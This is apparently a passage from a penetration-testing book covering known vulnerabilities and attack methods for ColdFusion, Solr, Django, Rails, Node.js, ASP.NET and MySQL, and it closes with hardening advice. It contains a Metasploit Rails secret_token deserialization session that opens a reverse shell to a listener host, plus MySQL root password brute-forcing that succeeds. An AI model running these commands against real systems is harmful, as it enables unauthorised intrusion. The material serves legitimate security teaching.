clusterd/0.4 - clustered attack toolkit
[Supporting 7 platforms]
[2015-06-20 02:04AM] Started at 2015-06-20 02:04AM
[2015-06-20 02:04AM] Servers' OS hinted at windows
[2015-06-20 02:04AM] Fingerprinting host '10.0.0.4'
[2015-06-20 02:04AM] Server hinted at 'coldfusion'
[2015-06-20 02:04AM] Checking coldfusion version 10.0 ColdFusion Manager...
[2015-06-20 02:04AM] Checking coldfusion version 11.0 ColdFusion Manager...
[2015-06-20 02:04AM] Checking coldfusion version 5.0 ColdFusion Manager...
[2015-06-20 02:04AM] Checking coldfusion version 6.0 ColdFusion Manager...
[2015-06-20 02:04AM] Checking coldfusion version 6.1 ColdFusion Manager...
[2015-06-20 02:04AM] Checking coldfusion version 7.0 ColdFusion Manager...
[2015-06-20 02:04AM] Checking coldfusion version 8.0 ColdFusion Manager...
[2015-06-20 02:04AM] Checking coldfusion version 9.0 ColdFusion Manager...
[2015-06-20 02:04AM] Matched 1 fingerprints for service coldfusion
[2015-06-20 02:04AM] ColdFusion Manager (version 10.0)
[2015-06-20 02:04AM] Fingerprinting completed.
[2015-06-20 02:04AM] Vulnerable to Administrative Hash Disclosure (--cf-hash)
[2015-06-20 02:04AM] Vulnerable to Dump host information (--cf-info)
ColdFusion management interfaces are commonly exposed via the following:
/CFIDE/administrator/index.cfm
/CFIDE/componentutils/login.cfm
/CFIDE/main/ide.cfm
/CFIDE/wizards/
These interfaces are often configured to use a static username (admin) when authenticating, as shown in Figure 14-11. This configuration is susceptible to brute-force password grinding.
ColdFusion Remote Development Services (RDS) use the /CFIDE/main/ide.cfm path to provide data source browsing, remote file access, and debugging over HTTP. ColdFusion MX Developer Edition and other client packages provide full access to RDS features.31
Hydra performs HTTP brute-force. Once authenticated, you can upload arbitrary content via ColdFusion interfaces, as demonstrated in Figure 14-12.

Table 14-14 lists remotely exploitable vulnerabilities affecting ColdFusion 8, 9, and 10. XSS, CSRF, and denial of service conditions are not included for the sake of brevity.32
| CVE reference(s) | Affected software (up to) | Notes |
|---|---|---|
| CVE-2013-5328 | ColdFusion 10, update 11 | Remote attackers can read arbitrary files via unspecified vectors |
| CVE-2013-3350 | ColdFusion 10, update 10 | Remote attackers can call ColdFusion Components (CFC) methods via web sockets |
| CVE-2013-1389 | ColdFusion 10, update 9 | Arbitrary code execution via unknown vectors |
| CVE-2013-3336 | ColdFusion 10, update 9 | Flaw resulting in arbitrary file reada |
| CVE-2013-1388 | ColdFusion 10, update 8 | Unspecified privilege escalation flaw resulting in administrative console access |
| CVE-2013-0632 | ColdFusion 10 | Authentication bypass resulting in privileged access to administrator.cfc via RDSb |
| CVE-2013-0631 | ColdFusion 9.0.2 | Information leak via unspecified vectors, as exploited in the wild in January 2013 |
| CVE-2010-5290 | ColdFusion 9.0.2 | Pass-the-hash flaw resulting in authentication by an attacker with network access without knowledge of the user password |
| CVE-2010-2861 | ColdFusion 9.0.1 | Directory traversal via the locale parameter resulting in file disclosurec |
| CVE-2009-3960 | ColdFusion 9, along with other Adobe products |
XXE injection resulting in file disclosured |
| CVE-2009-2265 | ColdFusion 8.0.1 and products running FCKeditor 2.6.4 |
Arbitrary file upload vulnerabilitye |
a Metasploit coldfusion_pwd_props module. b Metasploit coldfusion_rds module. c Metasploit coldfusion_locale_traversal module. | ||
Adobe ColdFusion 9 and later is bundled with Apache Solr: a full-text search engine accessible via TCP port 8983. Written in Java, Solr can also run atop Apache Tomcat and Jetty (available via TCP ports including 80, 8080, 8083, 8084, 8984, and 8985). A Google search reveals Internet-accessible Solr administrative interfaces, as demonstrated in Figure 14-13.

Such interfaces are available beneath each Solr collection. The default collection is core0 within ColdFusion, and so http://server:8983/solr/core0/admin/ might be queried to reveal indexed content33 (e.g., using a query of *). Local server environment variables are also revealed via the get-properties.jsp page, as shown in Figure 14-14.

Apache Solr is susceptible to a number of XSS flaws and XXE injection issues34 affecting versions 4.3 and prior. During testing, first evaluate the /solr path to reveal collection names, and then proceed.
Python applications are often run atop the Django framework (via a web server such as Apache or Nginx). Administrative interfaces are often available via /admin and /django-admin paths (using admin/admin credentials by default), and you can identify the framework by HTTP server headers including X-Django-Request-Time, X-Django-Request-Timestamp, and X-Django-User.
Significant flaws within the Django core are listed in Table 14-15. Vulnerabilities also exist in optional frameworks and packages including django-markupfield,35 django-piston,36 and Tastypie.37 During testing, identify the Django system components and cross-reference them with NVD to list known exposures.
| CVE reference | Affects Django | Notes |
|---|---|---|
| CVE-2016-2513 | 1.9.0 to 1.9.2 1.8.10 and prior |
Valid username enumeration via a timing oracle |
| CVE-2015-8213 | 1.9.0 to 1.9rc2 1.8.0 to 1.8.6 1.7.0 to 1.7.10 |
The date template filter gives remote attackers a way to obtain any secret in the application’s settings by specifying a key value instead of a date |
| CVE-2014-1418 | 1.7.0 to 1.7b3 1.6.0 to 1.6.4 1.5.0 to 1.5.7 1.4.0 to 1.4.12 |
Information leak via unsafe caching |
| CVE-2014-0474 | 1.7.0 to 1.7b1 1.6.0 to 1.6.2 1.5.0 to 1.5.5 1.4.0 to 1.4.10 |
MySQL typecasting flaw resulting in unauthenticated SQL injection |
Written in Ruby, Rails is a web application server used to serve Ruby web applications. Like other frameworks (including Django and PHP), Rails is often presented via the Apache HTTP Server or Nginx. You can identify its presence through the following:
HTTP server header fields (e.g., X-Rails-Env, X-Rails-Time, and X-Powered-By)
Use of RESTful URI paths within the application (e.g., /project/new and /user/81/)
Presence of the following static files:
/images/rails.png
/javascripts/application.js
/javascripts/prototype.js
/stylesheets/application.css
Upon identifying an exposed Rails instance, use Table 14-16 to understand known vulnerabilities within the server core. Exploitable flaws within optional packages (known as gems) are listed in Table 14-17.38
| CVE reference(s) | Affects Rails | Notes |
|---|---|---|
CVE-2016-2098 CVE-2016-2097 CVE-2016-0752 |
4.2.0 to 4.2.5.1 4.0.0 to 4.1.14.1 3.2.0 to 3.2.22.1 |
Multiple code execution and directory traversal vulnerabilities affecting both Action Pack and Action Viewa |
| CVE-2014-3514 | 4.1.0 to 4.1.4 4.0.0 to 4.0.8 |
Active Record strong parameters protection bypass makes it possible for attackers to set arbitrary attributes via create_with |
CVE-2014-3483 CVE-2014-3482 |
4.1.0 to 4.1.2 4.0.0 to 4.0.6 3.2.18 and prior |
The PostgreSQL adapter for Active Record is vulnerable to SQL injection via improper range quoting |
| CVE-2014-0130 | 4.1.0 4.0.0 to 4.0.4 3.0.0 to 3.2.17 |
Directory traversal vulnerability affecting certain route configurations, resulting in command executionb |
| CVE-2013-0277 | 3.0.x 2.3.16 and prior |
Active Record YAML deserialization flaw resulting in arbitrary code execution |
| CVE-2013-0333 | 3.0.0 to 3.0.20 2.3.0 to 2.3.15 |
Code execution via malformed JSON data that is converted into YAML and parsedc |
| CVE-2013-0156 | 3.2.0 to 3.2.10 3.1.0 to 3.1.9 3.0.0 to 3.0.18 2.3.14 and prior |
Object injection attack resulting in arbitrary code execution via YAML type conversiond |
| CVE-2012-6496 | 3.2.0 to 3.2.9 3.1.0 to 3.1.8 3.0.17 and prior |
Multiple SQL injection flaws in Active Record |
| CVE-2012-2695 | 3.2.0 to 3.2.5 3.1.0 to 3.1.5 3.0.13 and prior |
|
| CVE-2011-2930 | 3.1.0 to 3.1.0rc5 3.0.0 to 3.0.9 2.3.12 and prior |
|
a Metasploit rails_dynamic_render_code_exec module. b Jeff Jarmoc, “The Anatomy of a Rails Vulnerability”, white paper for Matasano Security Research, May 27, 2014. | ||
| Affected gem | CVE reference | Notes |
|---|---|---|
| Devise | CVE-2013-0233 | Type confusion flaw, leading to the reset of arbitrary account passwordsa |
| Dragonfly | CVE-2013-1756 | Arbitrary code execution via a crafted request |
| WebYaST | CVE-2013-3709 | Weak file permissions resulting in Rails secret_token compromise by local users (in turn resulting in arbitrary command execution) |
| JSON | CVE-2013-0269 | Unsafe object creation flaw resulting in unintended consequences (e.g., SQL injection) |
Described by Rob Heaton39 in 2013 and later used by Wesley Wineberg to compromise Instagram,40 a Rails application’s secret_token value can be used to create a malicious cookie containing serialized data that is, in turn, executed on the server side. These tokens are commonly exposed via version control, or read from an application’s config/initializers/secret_token.rb file via directory traversal (e.g., CVE-2016-0752).
Upon obtaining a secret_token value, you can use the Metasploit rails_secret_deserialization module to spawn a command shell, as demonstrated in Example 14-14.
msf > use exploit/multi/http/rails_secret_deserialization msf exploit(rails_secret_deserialization) > set PAYLOAD ruby/shell_reverse_tcp msf exploit(rails_secret_deserialization) > set LHOST 10.0.0.8 msf exploit(rails_secret_deserialization) > set RHOST 10.0.0.10 msf exploit(rails_secret_deserialization) > set RPORT 443 msf exploit(rails_secret_deserialization) > set SSL true msf exploit(rails_secret_deserialization) > set SSLVERSION TLS1 msf exploit(rails_secret_deserialization) > set SECRET 65c0eb133b2c8481b08b41cfc0969cbdd540f3c1c e0fd66be2d24ffc97d09730d11d53e02cac31753721610ad7dc00f6f9942e3825fd4895a4e2805712fa6365 msf exploit(rails_secret_deserialization) > set PrependFork false msf exploit(rails_secret_deserialization) > run [*] Started reverse handler on 10.0.0.8:4444 [*] Checking for cookie [*] Adjusting cookie name to _mdm_session [+] SECRET matches! Sending exploit payload [*] Sending cookie _mdm_session [*] Command shell session 1 opened (10.0.0.8:4444 – 10.0.0.10:50169) cmd.exe /c ver whoami Microsoft Windows [Version 6.1.7601] nt authority\system
Node.js is a server-side JavaScript environment based on Google’s V8 engine. A number of APIs within Node.js support arbitrary command execution and reading of local files, as described by Ilja van Sprundel.41 The framework also lacks XSS, CSRF, or other protections out-of-the-box.
Upon reviewing the Node.js ChangeLog,42 we find that most vulnerabilities are issues found in the Google V8 JavaScript engine and peripheral components (e.g., libuv)—many of which result in denial of service.
At the time of writing, there exist no known severe, remotely exploitable vulnerabilities within the Node.js core. There exist a number of flaws within packages running atop the framework, however, as detailed in Table 14-18. If present, an attacker can abuse these modules to execute arbitrary code and obtain sensitive data.
| Module/version | CVE reference | Notes |
|---|---|---|
| bassmaster 1.5.1 | CVE-2014-7205 | Eval injection flaw in batch.js resulting in code execution |
| dns-sync 0.1 | CVE-2014-9682 | Command execution via shell characters passed to the resolve API function |
| sequelize 2.0.0-rc7 | CVE-2015-1369 | SQL injection via the order parameter |
| syntax-error 1.1 | CVE-2014-7192 | Eval injection vulnerability in index.js resulting in code execution |
| visionmedia send 0.8.3 | CVE-2014-6394 | Directory traversal bug leading to disclosure of files within the document root |
A subtle flaw exists within the Math.random() function of Google’s V8 JavaScript engine, resulting in collisions and other problems within Node.js applications, as described by Betable CTO, Mike Malone.43 The Node.js Crypto API includes crypto.randomBytes(), which you should prefer over the native V8 PRNG function when generating random numbers.
The ASP.NET framework runs atop Microsoft IIS web servers. The version is commonly leaked via HTTP server header fields and cookie values, as shown:
HTTP/1.1 200 OK Cache-Control: private Content-Type: text/html; charset=utf-8 Server: Microsoft-IIS/8.5 Set-Cookie: ASP.NET_SessionId=jbxmdegb5z2g3sx304dzf0ls; path=/; HttpOnly X-AspNet-Version: 4.0.30319 X-Powered-By: ASP.NET Date: Sat, 11 Jul 2015 00:22:55 GMT
Upon obtaining the ASP.NET version, cross-reference it with NVD and other sources44 to identify exploitable weaknesses. Table 14-19 lists the significant exploitable flaws known at the time of writing.
| CVE reference(s) | Affected software (up to) | Notes |
|---|---|---|
| CVE-2013-3195 | Windows Server 2012 Windows Server 2008 R2 SP1 |
Integer overflow within comctl32.dll resulting in arbitrary code execution through a crafted argument being passed to an ASP.NET application |
| CVE-2012-0163 | ASP.NET 4.5 | Multiple arbitrary code execution vulnerabilities triggered via crafted .NET, XBAP, and Silverlight applications |
| CVE-2012-0014 | ASP.NET 4.0 | |
| CVE-2011-1253 | ||
| CVE-2011-0664 | ||
| CVE-2010-3958 | ||
| CVE-2012-0015 | ASP.NET 3.5.1 | |
| CVE-2010-1898 | ||
CVE-2011-3417 CVE-2011-3416 |
ASP.NET 4.0 | Privilege escalation and access to arbitrary user accounts via HTML forms authentication bypass |
| CVE-2010-3332 | ASP.NET 4.0 | Padding oracle flaw which makes it possible for remote unauthenticated attackers to forge session cookies and read sensitive filesa |
a Thai Duong and Juliano Rizzo, “Cryptography in the Web: The Case of Cryptographic Design Flaws in ASP.NET”, presented at the 2011 IEEE Symposium on Security and Privacy, Oakland, CA, May 22–25, 2011. | ||
You should consider the following countermeasures when hardening web application servers:
Ensure that application framework components (including dependencies and indirectly exposed elements) are patched up to date to mitigate known flaws.
Carefully handle and consider secrets within repositories and version control systems. For example, you can use a Rails application’s secret_token value to execute code on the server side.
Do not expose administrative interfaces or privileged functionality (e.g., phpMyAdmin and the Django administrative console) to untrusted networks
If possible, decouple publicly exposed web application components and administrative features to prevent privilege escalation through CSRF, persistent XSS, or social engineering.
Apache HTTP Server recommendations:
Use the Header always unset directive in httpd.conf45 to remove HTTP headers that reveal useful web and application server details to attackers (e.g., X-Powered-By and X-Runtime).46
Consider mod_security to provide blanket protection against common attack classes including XSS and command injection.
1 Patrick Thomas, “BlindElephant Web Application Fingerprinter”, SourceForge.net.
2 See “WAFP”, Aldeid.com Wiki, November 23, 2013.
3 See clusterd on GitHub.
4 Use the -l flag to list supported applications.
5 See CMS Explorer in the Google Code Archive.
6 See WPScan.org.
7 See “Joomla Vulnerability Scanner Project” on OWASP.org.
8 See CVE-2012-2311 and CVE-2012-1823.
9 See item 13-02 on page 127 of Assets Portfolio.
10 See the PHP 5 ChangeLog.
11 See CVE-2009-4188.
12 See CVE-2009-4189.
13 See CVE-2013-1221 and CVE-2013-1222.
14 See CVE-2012-3908.
15 See CVE-2011-1571.
16 DiabloHorn, “8009, the Forgotten Tomcat Port”, DiabloHorn.com blog, October 19, 2011.
17 An MBean is a managed Java object following the JMX specification.
18 See “Standard MBeans” at Oracle.com.
19 Juan Vazquez, “Abusing Java Remote Interfaces”, SlideShare.net, April 13, 2015.
20 See Mogwai’s Java Management Extensions (JMX) Exploitation Toolkit on GitHub.
21 Renaud Dubourguais, “Hacking (and Securing) JBoss AS”, white paper for Hervé Schauer Consultants, 2012.
22 Download the file from the JBoss Developer site.
23 See the Metasploit java_rmi_server module and Eric Romang, “Java RMI Server Insecure Default Configuration Java Code Execution”, YouTube video, posted July 31, 2011.
24 See JexBoss on GitHub.
25 Julián Vilas, “RootedCON 2015 - Deep Inside the Java Framework Apache Struts”, SlideShare.net, March 6, 2015.
26 See CVE-2013-2251.
27 See the S2-016 security bulletin in the Apache Struts 2 Documentation.
28 Metasploit java_jdwp_debugger module.
29 You can find further discussion of JDWP flaws in Christophe Alladoum,“Hacking the Java Debug Wire Protocol”, IOActive Blog, April 23, 2014. Alladoum’s blog post details command execution via jdwp-shellifier.
30 Metasploit coldfusion_version module.
31 Chris Gates published a Metasploit module that probes the service.
32 For details on these attacks, see Chris Gates, “ColdFusion for Pentesters”, SlideShare.net, May 21, 2012.
33 See CVE-2010-0185.
34 See CVE-2013-6408, CVE-2013-6407, and CVE-2012-6612.
35 See CVE-2015-0846.
36 See CVE-2011-4103.
37 See CVE-2011-4102.
38 The Ruby on Rails: Security Google group provides concise, up to date vulnerability details.
39 Rob Heaton, “How to Hack a Rails App Using Its secret_token”, RobertHeaton.com, July 22, 2013.
40 Wesley Wineberg, “Instagram’s Million Dollar Bug”, Exfiltrated.com, December 27, 2015.
41 Ilja van Sprundel, “Node.js Application (In)security”, YouTube video, posted by OWASP, April 28, 2015.
42 See the Node.js Changelog.
43 Mike Malone, “TIFU by Using Math.random()”, Betable Engineering, November 19, 2015.
44 See “Microsoft Security Bulletins” on Microsoft’s TechNet.
45 Shanison, “Unset/Remove Apache Response Header – Protect Your Server Information”, July 5, 2012.
Databases, key-value stores, and other systems are used to cache and serve data. Attackers often compromise data stores by abusing weaknesses within their configuration, authenticating with valid credentials, and escalating privileges.
The data stores described in this chapter include relational and nonrelational databases, file service protocols, distributed file systems, and key-value stores. Table 15-1 lists implementations, service ports, and tool support within Kali Linux.
| Name | Port | Protocol | Nmap | MSFa | Hydra | ||
|---|---|---|---|---|---|---|---|
| TCP | UDP | ||||||
| MySQL | 3306 |
● |
– |
● |
● |
● |
|
| PostgreSQL | 5432 |
● |
– |
● |
● |
● |
|
| Microsoft SQL Server |
1433 1434 |
● – |
– ● |
● ● |
● ● |
● – |
|
| Oracle Database | 1521 |
● |
– |
● |
● |
● |
|
| MongoDB | 27017 |
● |
– |
● |
● |
– |
|
| Redis | 6379 |
● |
– |
● |
● |
● |
|
| Memcached | 11211 |
● |
● |
● |
● |
– |
|
| Hadoop | MapReduce | 50030 50060 |
● ● |
– – |
● ● |
– – |
– – |
| HDFS |
50070 50075 50090 |
● ● ● |
– – – |
● ● ● |
– – – |
– – – |
|
| NFS | 2049 |
● |
● |
● |
● |
– |
|
| AFP | 548 |
● |
– |
● |
● |
● |
|
| iSCSI | 3260 |
● |
– |
● |
– |
– |
|
a Metasploit Framework | |||||||
MySQL is commonly found listening on TCP port 3306 of both Unix- and Windows-based servers. Nmap fingerprints the service, as demonstrated by Example 15-1. NVD lists a number of severe, unauthenticated, remotely exploitable vulnerabilities in MySQL at the time of writing, as listed in Table 15-2.
root@kali:~# nmap -sSVC -p3306 -n 45.125.30.102 Starting Nmap 6.47 (http://nmap.org) at 2015-08-10 01:24 EDT Nmap scan report for 45.125.30.102 PORT STATE SERVICE VERSION 3306/tcp open mysql MySQL 5.1.26-rc | mysql-info: | Protocol: 53 | Version: .1.26-rc | Thread ID: 128018 | Capabilities flags: 63487 | Some Capabilities: Support41Auth, DontAllowDatabaseTableColumn, LongPassword, SupportsLoad | DataLocal, Speaks41ProtocolOld, SupportsTransactions, ODBCClient, Ignore | SpaceBeforeParenthesis, SupportsCompression, FoundRows, IgnoreSigpipes, | ConnectWithDatabase, InteractiveClient, LongColumnFlag, Speaks41 | ProtocolNew | Status: Autocommit |_ Salt: atE;7C,Q3JZgu9W.}ON|
| CVE reference | Affected versions | Notes |
|---|---|---|
| CVE-2015-0411 | 5.6.0 to 5.6.21 5.5.0 to 5.5.40 |
Unspecified remotely exploitable flaw within the MySQL encryption subsystem resulting in unauthenticated access to data |
CVE-2014-6500 CVE-2014-6491 |
5.6.0 to 5.6.20 5.5.0 to 5.5.39 |
Multiple exploitable vulnerabilities relating to the yaSSL subsystem resulting in remote unauthenticated access to data and arbitrary code execution |
|
CVE-2013-1492 |
5.5.0 to 5.5.29 5.1.0 to 5.1.67 |
|
|
CVE-2012-0553 |
5.5.0 to 5.5.27 5.1.0 to 5.1.67 |
|
|
CVE-2012-0882 |
5.5.0 to 5.5.21 5.1.0 to 5.1.61 |
|
|
CVE-2012-5615 |
5.6.0 to 5.6.19 5.5.0 to 5.5.38 |
Username enumeration via error oraclea |
|
CVE-2012-3158 |
5.5.0 to 5.5.26 5.1.0 to 5.1.64 |
Unspecified vulnerabilities resulting in remote unauthenticated access to data |
|
CVE-2012-2750 |
5.5.0 to 5.5.22 |
|
|
CVE-2012-2122 |
5.6.0 to 5.6.5 5.5.0 to 5.5.23 5.1.0 to 5.1.62 |
Authentication bypass resulting in remote unauthorized access to datab,c |
a See http://bit.ly/2bB89uI. b Metasploit mysql_authbypass_hashdump module. c Christopher Byrd, “MySQL CVE-2012-2122 Trivial Authentication Bypass”, YouTube video, posted June 11, 2012. | ||
Many products configure MySQL accounts with default passwords, including Oracle ATG Web Commerce,1 Infoblox NetMRI,2 and Cisco ANM.3 Examples 15-2 and 15-3 demonstrate root account password grinding using Metasploit and use of the mysql client utility within Kali Linux.
msf > use auxiliary/scanner/mysql/mysql_login msf auxiliary(mysql_login) > set USERNAME root msf auxiliary(mysql_login) > set PASS_FILE /root/common.txt msf auxiliary(mysql_login) > set USER_AS_PASS true msf auxiliary(mysql_login) > set BLANK_PASSWORDS true msf auxiliary(mysql_login) > set RHOSTS 192.168.2.15 msf auxiliary(mysql_login) > set VERBOSE false msf auxiliary(mysql_login) > run [*] 192.168.2.15:3306 MYSQL - Found remote MySQL version 5.1.71 [+] 192.168.2.15:3306 - SUCCESSFUL LOGIN 'root' : 'abc123'
root@kali:~# mysql -h 192.168.2.15 -u root -p
Enter password: abc123
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 53
Server version: 5.1.71 (Ubuntu)
Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
mysql> show databases;
+--------------------+
| Database |
+--------------------+
| information_schema |
| mysql |
| tikiwiki |
| tikiwiki195 |
+--------------------+
Table 15-3 lists Metasploit modules that you can combine with credentials to authenticate with exposed MySQL instances, obtain data, and execute OS commands. Table 15-4 lists exploitable privilege escalation and command execution flaws.
| Module | Purpose |
|---|---|
| mysql_enum | Return the basic configuration and server settings |
| mysql_hashdump | Extract username and password hash values |
| mysql_payload mysql_start_up |
Execute OS commands (Windows) |
| mysql_schemadump | Display the database schema |
| mysql_sql | Execute arbitrary SQL statements |
| CVE reference | Affected versions | Notes |
|---|---|---|
